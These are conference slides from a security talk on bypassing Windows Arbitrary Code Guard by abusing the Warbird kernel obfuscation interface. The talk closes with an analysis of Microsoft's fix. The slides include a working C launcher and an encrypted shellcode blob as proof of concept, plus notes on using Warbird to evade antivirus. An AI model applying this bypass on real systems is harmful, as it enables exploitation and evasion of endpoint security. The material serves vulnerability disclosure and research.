The “Bird” that killed Arbitrary Code Guard

Alex Ionescu,
Vice President of EDR Strategy
CrowdStrike, Inc.

Ekoparty Argentina - September, 2017

About

- Vice President of EDR Strategy at CrowdStrike
- Reverse engineering NT since 2000
  - Lead kernel developer of ReactOS
  - Co-author of *Windows Internals*
  - Instructor of worldwide Windows internals classes
- Conference speaking:
  - SyScan 2012-2015, Infiltrate 2015
  - SyScan360 2017, EuskalHack 2017, Ekoparty 2017
  - NoSuchCon 2014, 2013, Breakpoint 2012
  - Recon 2010-2017, 2006
  - Blackhat 2016, 2015, 2013, 2008
- For more info, see www.alex-ionescu.com
- Twitter: @aionescu

Agenda

- Intro to Arbitrary Code Guard (ACG)
- Creators Update ACG Improvements
- Introduction to Warbird
- The Warbird Bypass & Other Abuse
- Fall Creators Update Fix Analysis
- Conclusion

Intro to ACG

The Basics of Arbitrary Code Execution

- The endgame of most exploits results in two main approaches:
  - **Arbitrary code execution**
  - **Data-only corruption**
- The former then relies on a variety of techniques, which can be broken down into:
  - **Code Reuse (i.e.: Control Flow Integrity Violation such as ROP/COP/JOP)**
  - **Code Generation or Modification (W^X Violations, JIT Engines)**
  - **Code Loading (i.e.: DLL Planting, Path Redirection/Symlink Attacks)**
- If targeting #2 with a mitigation, we can either completely prevent this ability or curtail it through analysis of the generated code for various attributes

Mitigating Arbitrary Code Execution

- This latter approach (analyzing the generated code) is an open-ended computer science problem (ultimately boiling down into the Halting Problem)
- One naïve attribute that can be used, however, is forcing all generated code to be signed (but this implies a ‘trusted’ code generator, which itself must be signed and non-compromised)
- This works really well to mitigate Code Loading attacks, however
- For true arbitrary code of unknown origin, W^X is a solid option

W^X Approach

- In the Write XOR eXecute world, memory can only have one of these two attributes at a time
- Existing code (X) can never be written to (-W)
- Existing data (W) can never be made executable (-X)
- Technically, can generate RO+X code, but pointless (OS can choose to block this for defense-in-depth)

ACG Implementation in Windows

- Check implemented by `MiArbitraryCodeBlocked`
- First, validate if `EPROCESS->MitigationFlags.DisableDynamicCode` is set and `ETHREAD->CrossThreadFlags.DisableDynamicCodeOptOut` is NOT set. If so, return `STATUS_DYNAMIC_CODE_BLOCKED` and write a trace
- Otherwise, check if `EPROCESS->AuditDisableDynamicCode` is set and write a trace
- If not, write a different trace

ACG Tracing

- First, for compatibility/IT metrics, `EtwTraceMemoryAcg` is called which uses the Kernel-Memory ETW Channel

- Enable `KERNEL_MEM_KEYWORD_ACG`
- As of Creators Update, we also have Microsoft's Security Mitigation Channel (`EtwTimLogProhibitDynamicCode`)
- `KERNEL_MITIGATION_TASK_PROHIBIT_DYNAMIC_CODE(2)`

Where are ACG Checks Made?

- In `MiAllowProtectionChange`
- Used by `NtAllocateVirtualMemory(MEM_RESET)` as well as `NtAllocateVirtualMemory(MEM_COMMIT)` and `NtProtectVirtualMemory`
- Also in `MiMapViewOfImageSection` (`NtMapViewOfSection(SEC_IMAGE)`)
- Also in `MiMapMapViewOfSection` (`NtMapViewOfSection(SEC_FILE)`)

Inline Checks

- Some functions directly check the `EPROCESS` flags, for example `MiCopyPagesIntoEnclave` – this disables the usage of SGX (or VSM) enclaves for processes with ACG.

- Also checked in `NtSetVirtualMemoryInformation` if the information class is `VmCfgCallTargetInformation` – prevents editing the CFG bitmap if ACG is also turned on (cool)

- Finally, checked in `NtSetInformationProcess` if `ProcessMitigationPolicy` is being used to downgrade a remote process (the requester can't be themselves under ACG!)

Enabling ACG (As a Developer)

- A parent can enable ACG when creating a child process by using the `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY` attribute

- A running process can enable ACG on a remote process by using `SetProcessMitigationPolicy` API, using `ProcessDynamicCodePolicy`

- All these mechanisms allow the option to `ProhibitDynamicCode`, `AllowThreadOptOut`, `AllowRemoteDowngrade` (RS2), `AuditProhibitDynamicCode` (RS3)

Enabling ACG (As an Administrator)

- `ImageFileExecutionOptions` (IFEO) can be used to set Exploit Mitigations with the "`MitigationOptions`" `REG_BINARY` value
- Was never fully documented, and partially used by the Group Policy Editor options introduced in Windows 8
- Now used by Windows Defender Exploit Guard with a nicer User Interface
- Use values from `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY`


Bypasses

- ACG is especially useful on content parser processes ("remote-local") vulnerabilities – Browsers, PDF Readers, Office Applications, etc…
- But most of these applications now have JIT Engines (JS JIT, .NET JIT, DirectX Shader/Compute JIT)
- This was originally solved with the "`AllowThreadOptOut`" mitigation option: a thread could mark itself as the "JIT Thread"
- CFI and/or Data-Only Corruption can be used as a bypass here

Creators Update
ACG Improvements

Out Of Process JIT

- A significant amount of work went into Chakra, the Edge JS engine in order to support Out-of-Process JIT
- Now, Edge has a “Chakra JIT Compiler” process in Task Manager
- This process does not have `DisableDynamicCode` mitigation enabled and being remote, it can allocate RWX memory into the Content Process



Process	MicrosoftEdgeCP.exe (7220)	0x654	Query limited information, VM operation, VM read, VM write
Process	MicrosoftEdgeCP.exe (2076)	0x678	Query limited information, VM operation, VM read, VM write
Process	MicrosoftEdgeCP.exe (8120)	0x6a8	Query limited information, VM operation, VM read, VM write
Process	MicrosoftEdgeCP.exe (12668)	0x7a4	Query limited information, VM operation, VM read, VM write

WARP JIT

- The Windows Advanced Rasterization Platform is DirectX 11 software rasterizer that can JIT SSE/AVX code when the video card does not offer the required DirectX 10+ hardware capabilities – or even if there's no video card at all (or VGA only)

- Due to WebGL, Edge needs to load the WARP JIT Engine – same problem as with Chakra

- Windows now has a `WarpJITSvc` service running under a `Svchost.exe`, which launches `Windows.WARP.JITService` (`LOCAL SERVICE`, but under an AppContainer – weird)

Edge ACG Mitigation Conditions

- Only enabled on 64-bit machines
- Only enabled if using software rasterization (must turn on manually) or using a whitelisted GPU with a WDDM 2.2 GPU Driver
- Some 3rd party incompatible plugins, IMEs, etc, may affect compatibility:
- Edge adds a “remote downgrade” command in the broker, since it runs with “`AllowRemoteDowngrade`”

Intro to “Warbird”

What is Warbird

- Warbird is a 10+ year old Microsoft Research (MSR) technologies which can be used to apply a number of obfuscation technologies to a binary
- Integrated with the compiler and linker, through undocumented command-line options and a custom private DLL (someone should look at some of those settings!)
- Implements a number of potential schemes to obfuscate/encrypt an executable binary

Warbird Mechanisms

- In its most complex scenario, Warbird takes a given function and breaks it down into basic blocks
- Each basic block is then encrypted with its own key, and the object code is sent back to the compiler in an encrypted format
- All control flow instructions are removed from the original object stream, and an obfuscated table of the control flow information is built
- Various techniques are used to emulate the original control flow

Warbird Mechanisms (continued)

- Warbird can also be used to encrypt a single function, and not break it apart into multiple basic blocks. This makes it easier to step through past the “decryption” function and then see the plain-text function in a debugger

- It can also completely disable encryption, instead heavily obfuscating a function in a way to make it almost unreadable, or even make Hex-Rays hang

- Also includes anti-debugging, timing checks and tampering detection


WATCH OUT REVERSE ENGINEERS
WE GOT OURSELVES
A "WARBIRD" OVER HERE
imgflip.com

Warbird Uses

- DRM: Used to create "IBX" files (Individual BlackboX) for Windows Media DRM, `Mfplat.dll, Drmk.sys`. Used on Xbox Live.
- Licensing: XP's `Winlogon.exe`, `Clipsp.sys` on Windows 10, `Peauth.sys` in Windows Vista+, `Sppsvc.exe` on Windows 7+
- OS Security Obfuscation: Used on PatchGuard code in `Ntoskrnl.exe`, parts of `Ci.dll`, and parts of `Wininit.exe`
- PatchGuard usage only does code obfuscation, not destruction of control flow and no encryption (for performance)

Warbird and JIT

- In the old world, Warbird could simply “decrypt-in-place” the encrypted contents, depending on the encryption algorithm chosen
- For example, Peauth.sys in Windows 7 decrypted itself in place (which made it really easy to step through once the anti-debugging was de-activated)
- Alternatively, Warbird can decrypt on the heap, and then execute
- Both of these techniques break in light of W^X/ACG!

Edge and Warbird

- Looking at older components, it looks like `MSO.DLL, VBEUI.DLL` already had Warbird support for JIT situations in Macros, maybe?
- Either way, DRM is used when rendering videos from certain websites (such as Netflix), and the Edge Video/Flash rendering processes need to load Warbird-protected binaries
- This is a problem now that Edge has ACG enabled – and "Out of Process DRM" kind is a contradiction
- How can this work?

UWP Applications and Warbird

- Other than the browser, ACG is also actively being enabled in more and more processes, such as all Service Hosts in Fall Creators Update
- This helps reduce some other remote-local type of attacks, as well as local privilege escalation and lateral movement techniques
- Game Mode Broadcast DVR Application, Shell Experience Host/Broker are examples of applications that use Warbird, but could not receive ACG protection due to that


LETS GO HUNTING
FOR SOME WARBIRD
imgflip.com

The Warbird Bypass

Interesting System Information Class…

Every new Windows Release I like to run a diff on structure changes, functions, enumerations, etc…

This popped up on AlexDiff…

```
lkd> dt SystemControlFlowTransition
SystemControlFlowTransition = 0n185
```

```
PAGE:000000014049C3D6                                   ; DATA XREF: ExpQuerySystemInformation
PAGE:000000014049C3D6                   mov     edx, r11d       ; jumptable 000000014049C3D4 case 185
PAGE:000000014049C3D9                   mov     rcx, rsi        ; pArgumentList
PAGE:000000014049C3DC                   call    WbDispatchOperation
PAGE:000000014049C3E1                   jmp     short loc_14049C3A0
```

Digging Deeper…

```
if ( *v7 == 7 )
{
EL_12:
  v8 = PsGetProcessId((_EPROCESS *)KeGet
  v9 = WbGetWarbirdProcess(v8, v4, &wbPr
  if ( v9 >= 0 )
  {
    if ( v12 == 4 )
    {
      if ( InputBuffer )
      {
valid:
        v9 = 0xC000000D;
        v9 = 0xC000000D;
      }
      else
      {
        v9 = WbHeapExecuteReturn(wbProce
      }
    }
    else if ( v12 == 3 )
    {
      v9 = WbHeapExecuteCall(wbProcess,
    }
```

```
else
{
  switch ( v12 )
  {
    case 1:
      v9 = WbDecryptEncryptionSegmer
      break;
    case 2:
      v9 = WbReEncryptEncryptionSegm
      break;
    case 5:
    case 6:
      v9 = 0xC000000D;
      if ( v3 )
        v9 = 0xC0000002;
      break;
    case 7:
      v9 = WbRemoveWarbirdProcess(wb
      break;
    case 8:
      v9 = WbProcessStartup(wbProces
      break;
    case 9:
      v9 = WbProcessModuleUnload(wbP
      break;
    default:
      goto invalid;
```

“Control Flow Transition”

- Quickly realized this information class had something to do with *W*ar*b*ird
- Looked over Wb* functions (many are static) and found `WbMakeUserExecutablePagesKernelWritable`
- Now got really interested ☺
- Had to figure out how to get arbitrary code execution by tricking Warbird into thinking the exploit code was actually DRM-related

Code Execution

```
typedef struct _WARBIRD_HEAP_EXECUTE_ARGUMENTS
{
    PWARBIRD_HEAP_EXECUTE_PARAMETERS Parameters;
    PNTSTATUS Result;
} WARBIRD_HEAP_EXECUTE_ARGUMENTS, *PWARBIRD_HEAP_EXECUTE_ARGUMENTS;

typedef struct _WARBIRD_HEAP_EXECUTE_PARAMETERS
{
    UCHAR Hash[SHA256_HASH_SIZE];   // SHA-2 of the remaining field data
    ULONG Size;                     // Size of the structure
    ULONG MustBeZero;               // Must be zero
    ULONG ParametersRva;            // Relative Address of these arguments
    ULONG StackSize;                // Function stack - PAGE_SIZE if 0
    ULONG Reserved;                 // Not used / alignment
    ULONG FirstStageRva;            // Relative Address of main function
    ULONG FirstStageSize;           // Size of main function
    ULONG SecondStageRva;           // Relative Address of 2nd function (or 0)
    ULONG SecondStageSize;          // Size of second function (or 0)
    ULONGLONG Key;                  // 64-bit key for Feistel Network
    FEISTEL_ROUND FeistelRound[10]; // Feistel Rounds
} WARBIRD_HEAP_EXECUTE_PARAMETERS, *PWARBIRD_HEAP_EXECUTE_PARAMETERS;
```

RVA Complexities

- The API for interacting with Warbird in the Kernel seemed very confusing – for example, the initial input structure has a *pointer* to the arguments
- And the arguments have a hash of themselves?
- And they contain RVAs – including to themselves
- Thinking through how Warbird images are probably used at Microsoft, it made sense that these runtime calls are made pointing to static information into the .rdata or .text section

RVA Complexities (continued)


- This means our attack code must either have these already statically located somewhere, or if building them at runtime, must ensure that RVA values are correct

- `ParametersRva` indicates the beginning of the structure within a Warbird code block – this can be 0, for example.

- `FirstStageRva` and `SecondStageRva` are then based off this block address, not the address of the parameters structure

- Actual code is hardcoded to start at +16 bytes after the RVA

Getting the RVAs Right



Warbird Execution Control Flow…

- Parameter sizes and alignments are validated
- A “heap executed block” is created if one doesn’t already exist…
- The SHA-256 hash of the parameters is validated
- The memory attributes of the parameters are verified
- Then the block is actually created by allocating user-mode executable memory

Built-In Kernel Bypass

- Warbird operations are done in the context of the calling process
- Therefore, `MiArbitraryCodeBlocked` will fail if `PAGE_EXECUTE` is requested as part of `NtAllocateVirtualMemory`, as we saw
- Instead, Warbird uses `MiAllocateVirtualMemory` passing in an undocumented flag – 0x20000000 which we call `MEM_BYPASS_ACG_CHECK`

```
if ((!(InternalFlags & MEM_BYPASS_ACG_CHECKS) || (MiFlags.FullHvci != FALSE)) &&
    (ProtectionMask & MM_PROTECTION_EXECUTE_MASK))
{
    status = MiArbitraryCodeBlocked(creatingProcess);
```

Warbird Execution Control Flow (continued)

- Allocated user-mode block is then made writeable, by creating an MDL and remapping the physical address with a kernel virtual address whose PTE is RWX (since there is no ACG in the kernel)
- A “slot” is created within the allocated block, which represents an executable function within the 64K heap allocated block
- The cryptography operation begins: a 10-round Feistel Network is performed with the 64-bit key, the 10 round seed data inputted in the parameters structure, and the RVA serving as the IV

Warbird Execution Control Flow (final steps)

- Now that the decrypted code has been created, code execution must begin

- This is done by Warbird modifying the trap frame of the caller, and changing the context's RIP and RSP value to a newly allocated user-mode stack, and the heap allocated block containing the primary function

- The pointer to the structure is written at offset 0, and the value of `SystemControlFlowTransition` is written at offset 8. RIP is set to offset 16.

Challenges

- If we want to abuse the mechanism for our own purposes, we have a few problems to solve

- First, we must have our payload encrypted using the same Feistel Network Cipher that Warbird uses (i..e: re-create the cryptographic encryption code in our payload builder – or encrypt the payload on the fly)

- Second, we must satisfy all of the validation checks that Warbird makes

#1: Passing the Validation Checks

- Sending correctly sized data is easy – just get the structures right
- Then hash the input structure with a correct SHA-2, or pre-package the SHA-2 to its correct value ahead of time, since the arguments don't need to be dynamic
- But Warbird verifies that parameters are in executable memory – which we can't obtain inside of an ACG process ☹
- Or does it…

The Incomplete Check

```
277  NTSTATUS
278  WbVerifyVirtualAddressSignature (
279      _In_bytecount_(AddressSize) PVOID Address,
280      _In_ ULONG AddressSize,
281      _In_ BOOLEAN CheckIfExecutable
282      )
283  {
284      NTSTATUS status;
285      MEMORY_BASIC_INFORMATION basicInfo;
286      SIZE_T returnLength;
287
288      status = STATUS_SUCCESS;
289      if (CheckIfExecutable != FALSE)
290      {
291          status = ZwQueryVirtualMemory(NtCurrentProcess(),
292                                        Address,
293                                        MemoryBasicInformation,
294                                        &basicInfo,
295                                        sizeof(basicInfo),
296                                        &returnLength);
297          if ((NT_SUCCESS(status)) &&
298              ((Address < basicInfo.BaseAddress) ||
299               (Add2Ptr(Address, AddressSize) >
300               Add2Ptr(basicInfo.BaseAddress, basicInfo.RegionSize))) ||
301              ((basicInfo.Protect != PAGE_EXECUTE_READ) &&
302              (basicInfo.Protect != PAGE_READONLY)))
303          {
304              status = STATUS_INVALID_PARAMETER;
305          }
306      }
307      return status;
308  }
```

The Swap Attack

- First, allocate a `PAGE_READWRITE` region of memory, or find an existing such page
- Then, write the Warbird structure for a heap execution request, with the correct SHA-2 hash
- Then, call `VirtualProtect` to make the page `PAGE_READONLY` – supposedly, this part would require a CFG bypass and/or ROP plus likely an ASLR info leak if done remotely, but these are solvable problems – ACG is not in play here


WARBIRD CHALLENGE #1
SOLVED
imgflip.com

#2: Passing the Cryptographic Checks

- Implementing a 10-Round Feistel Network/Cipher encryption routine was a bit outside of the scope of a real attacker…
- Let's look at what we can use off the land
- Warbird provides a "decryption" operation request, as well as a "*re*-encryption" request – no simple "encryption" only. But can we abuse this?
- Not at first sight: both of these routines store and check a "segment decryption count" which starts at 0

Segment Decryption Count

- Attempting to request re-encryption of a segment will fail, because its *decryption count* will be set to 0 (never decrypted), so the function will refuse to *re*-encrypt

- We can request decryption of our data, but since we have a plaintext payload, this will result in data corruption (Feistel Networks are not reversible ciphers like XOR)

- Looks solid, but it suffers from a flaw: it does not call `MmSecureVirtualMemory` on the segments once called. Therefore, the data after decryption can be modified…

The Swap Attack 2.0

- First, allocate a `PAGE_READWRITE` region of memory, or find an existing such page
- Call the Warbird to request a Decrypt Segment Operation
- Overwrite the contents of the “decrypted” segment with the payload
- Then, call Warbird to request a Re-encrypt Segment Operation
- Now the payload is correctly encrypted, and decryption count is 0


WARBIRD CHALLENGE #2
SOLVED
memegenerator.net

Demo

Static Warbird Payload Example

Recap

- If we have an ASLR+ROP payload, we assume that we can call `VirtualProtect` to make one page set to `PAGE_READONLY`, and that we can call `NtSetSystemInformation` with the `SystemControlFlowTransition` information class

- We can now arbitrarily encrypt our malicious payload with a given key, IV and seed data, or, bring a pre-encrypted payload since the Warbird algorithm is the same on all Windows versions

- We can execute the malicious payload, bypassing ACG, and we can also use Warbird as a generic unpacker even in non-ACG

Static Example

- The static example is the simplest: we play some games such that the payload is at RVA 0 and the parameters RVA is exactly at the end of the payload

- The payload is pre-encrypted with a key of 0, IV of 0, and round seed data of 0

- We `memcpy` the static payload into the `PAGE_READONLY` page (using the Swap Attack), and take advantage that only 3 fields in the Execute Heap Operation need to be non-zero

Static Example: Launcher (245 bytes)

```
420  VOID
421  AcgBypass·(
422  ····VOID
423  ····)
424  {
425  ····WARBIRD_HEAP_EXECUTE_ARGUMENTS·executeCall;
426  ····PWARBIRD_HEAP_EXECUTE_PARAMETERS·callArguments;
427  ····PVOID·userBlock;
428  ····DWORD·old;
429
430  ····//
431  ····//·Allocate·a·4KB·block
432  ····//
433  ····userBlock·=·VirtualAlloc(NULL,·PAGE_SIZE,·MEM_COMMIT,·PAGE_READWRITE);
434  ····//
435  ····//·Copy·the·shellcode·and·prepare·it·for·execution
436  ····//
437  ····RtlCopyMemory(userBlock,·&FeistelThis,·sizeof(FeistelThis));
438  ····((NT_TIB*)NtCurrentTeb())->FiberData·=·(PVOID)(ULONG_PTR)MessageBoxA;
439  ····((NT_TIB*)NtCurrentTeb())->SubSystemTib·=·(PVOID)(ULONG_PTR)NtQuerySystemInformation;
440  ····((NT_TIB*)NtCurrentTeb())->ArbitraryUserPointer·=·"Hello·from·the·heap·;-)";
441  ····//
442  ····//·Initialize·a·call·of·a·function·at·the·start·of·this·structure
443  ····//
444  ····callArguments·=·Add2Ptr(userBlock,·sizeof(FeistelThis.Code));
445  ····callArguments->Size·=·sizeof(*callArguments);
446  ····callArguments->Rva·=·sizeof(FeistelThis.Code);
447  ····callArguments->FirstFunctionSize·=·sizeof(FeistelThis.Code);
448  ····//
449  ····//·Lock·down·the·user-block
450  ····//
451  ····VirtualProtect(userBlock,·PAGE_SIZE,·PAGE_READONLY,·&old);
452  ····//
453  ····//·Execute·the·heap·execution·---·the·shellcode·will·execute·a·return·itself
454  ····//
455  ····executeCall.Operation·=·WbExecuteHeap;
456  ····executeCall.Parameters·=·callArguments;
457  ····NtQuerySystemInformation(SystemControlFlowTransition,
458  ····························&executeCall,
459  ····························sizeof(executeCall),
460  ····························NULL);
461  }
```

Static Example: Payload (120 bytes)

```
//
// Packed Structure Containing the Payload
//
struct { UCHAR Code[0x78], Hash[0x20]; } FeistelThis =
{
    //
    // This is a 10-round, 64-bit keyed, Feistel network encrypted blob which
    // contains shellcode to display a message box and then return execution.
    //
    // It has been encrypted with a key of all zeroes, an IV of zeroes, and the
    // 16 bytes of entropy for each round set to zeroes as well.
    //
    {
        0xFD, 0x2C, 0x67, 0x42, 0xAD, 0xB3, 0x0A, 0x70, 0x1C, 0x88, 0x6C, 0xC9, 0x6A, 0x3C, 0x9A, 0x34,
        0x21, 0x74, 0xB8, 0x0F, 0x8C, 0xAA, 0x68, 0x4D, 0x92, 0xF9, 0x97, 0x88, 0xD9, 0x35, 0xCC, 0x15,
        0x3F, 0xAA, 0x11, 0xC1, 0x94, 0xB0, 0x39, 0x68, 0x1E, 0x18, 0x38, 0xCF, 0x3E, 0x27, 0xA9, 0x13,
        0x43, 0x7D, 0x6C, 0xFD, 0x7F, 0xE9, 0xFF, 0xD8, 0x9C, 0x58, 0xE9, 0xB7, 0x41, 0xFA, 0xC9, 0xA7,
        0x54, 0x30, 0x65, 0x80, 0x6F, 0xEA, 0x57, 0x6D, 0xC5, 0x1C, 0x19, 0xBA, 0x5A, 0xF6, 0xE9, 0x5A,
        0x99, 0x31, 0x1D, 0xD6, 0x1B, 0xC6, 0x6F, 0x70, 0x0D, 0x6D, 0x89, 0xF0, 0x51, 0xF8, 0xA2, 0x4E,
        0x46, 0xAA, 0xC0, 0xAB, 0xE0, 0x5A, 0x66, 0xD9, 0xED, 0x67, 0x5F, 0xF4, 0x98, 0x3D, 0x51, 0x73,
        0xEE, 0xA6, 0xA9, 0xD4, 0x01, 0xB0, 0x5B, 0xAC
    },
    //
    // This is a SHA-256 blob which describes a WARBIRD_EXECUTE_HEAP_PARAMETERS
    // structure that specifies a 0x78 byte encrypted function with the keying
    // attributes described above (corresponding to what was encrypted), and
    // with an RVA of exactly 0x78 such that WARBIRD_EXECUTE_HEAP_PARAMETERS
    // structure itself begins right here.
    //
    {
        0xda, 0xaa, 0x59, 0x68, 0x1f, 0x21, 0xd1, 0xc0,
        0xb6, 0x5e, 0x32, 0xdc, 0xc1, 0xf9, 0x77, 0x57,
        0x67, 0x4f, 0xb9, 0xcb, 0x04, 0xbf, 0xb4, 0x13,
        0xba, 0x01, 0x73, 0xe7, 0x0f, 0x70, 0x5d, 0x3d,
    }
    //
    // This would be the actual WARBIRD_EXECUTE_HEAP_PARAMETERS structure which
    // will be present in virtual memory since this template is copied into the
    // result of our VirtualAlloc call below.
    //
};
```

Fall Creators Update Fix Analysis

Validating the Memory

- Previously static function now appears in public symbols: `WbVerifyVirtualAddressSignature`
- The call to `ZwQueryVirtualMemory` with the `MemoryBasicInformation` class remains, but now specifically checks only for `PAGE_EXECUTE`
- This means that only a DLL that already contains the argument structure in a .text section can be used as input to the Warbird engine, no longer just a random blob of heap (since ACG won't allow a `PAGE_EXECUTE` allocation).

That Fix Alone Would Be Incomplete

- But only fixing the check would still allow for potential abuses

- First, if an attacker does manage to load a malicious DLL that contains encrypted Warbird code, they could still use the engine to bypass ACG (although at this point they've bypassed CIG, so this would likely be out of scope for a bounty bypass)

- Second, it means that in non-ACG environments, Warbird could be abused to make the kernel act as an unpacker (just as pointed out earlier) for an attacker, evading AV/EDR/EPP products

Validating the Signing Level

- Because Warbird is only meant to be used by trusted Windows binaries for DRM purposes, we can completely lock it down to only such binaries

- This could be achieved by checking the signature level of the calling process – the problem is that the calling process could be legitimate, but have injected/malicious code that is pointing to an illegitimate Warbird blob

- Thus, we should check the *image signing level* of the DLL containing the blob itself – which further also validates the blob isn't in the heap of a non-ACG process

The Full Fix

```
277     NTSTATUS
278     WbVerifyVirtualAddressSignature·(
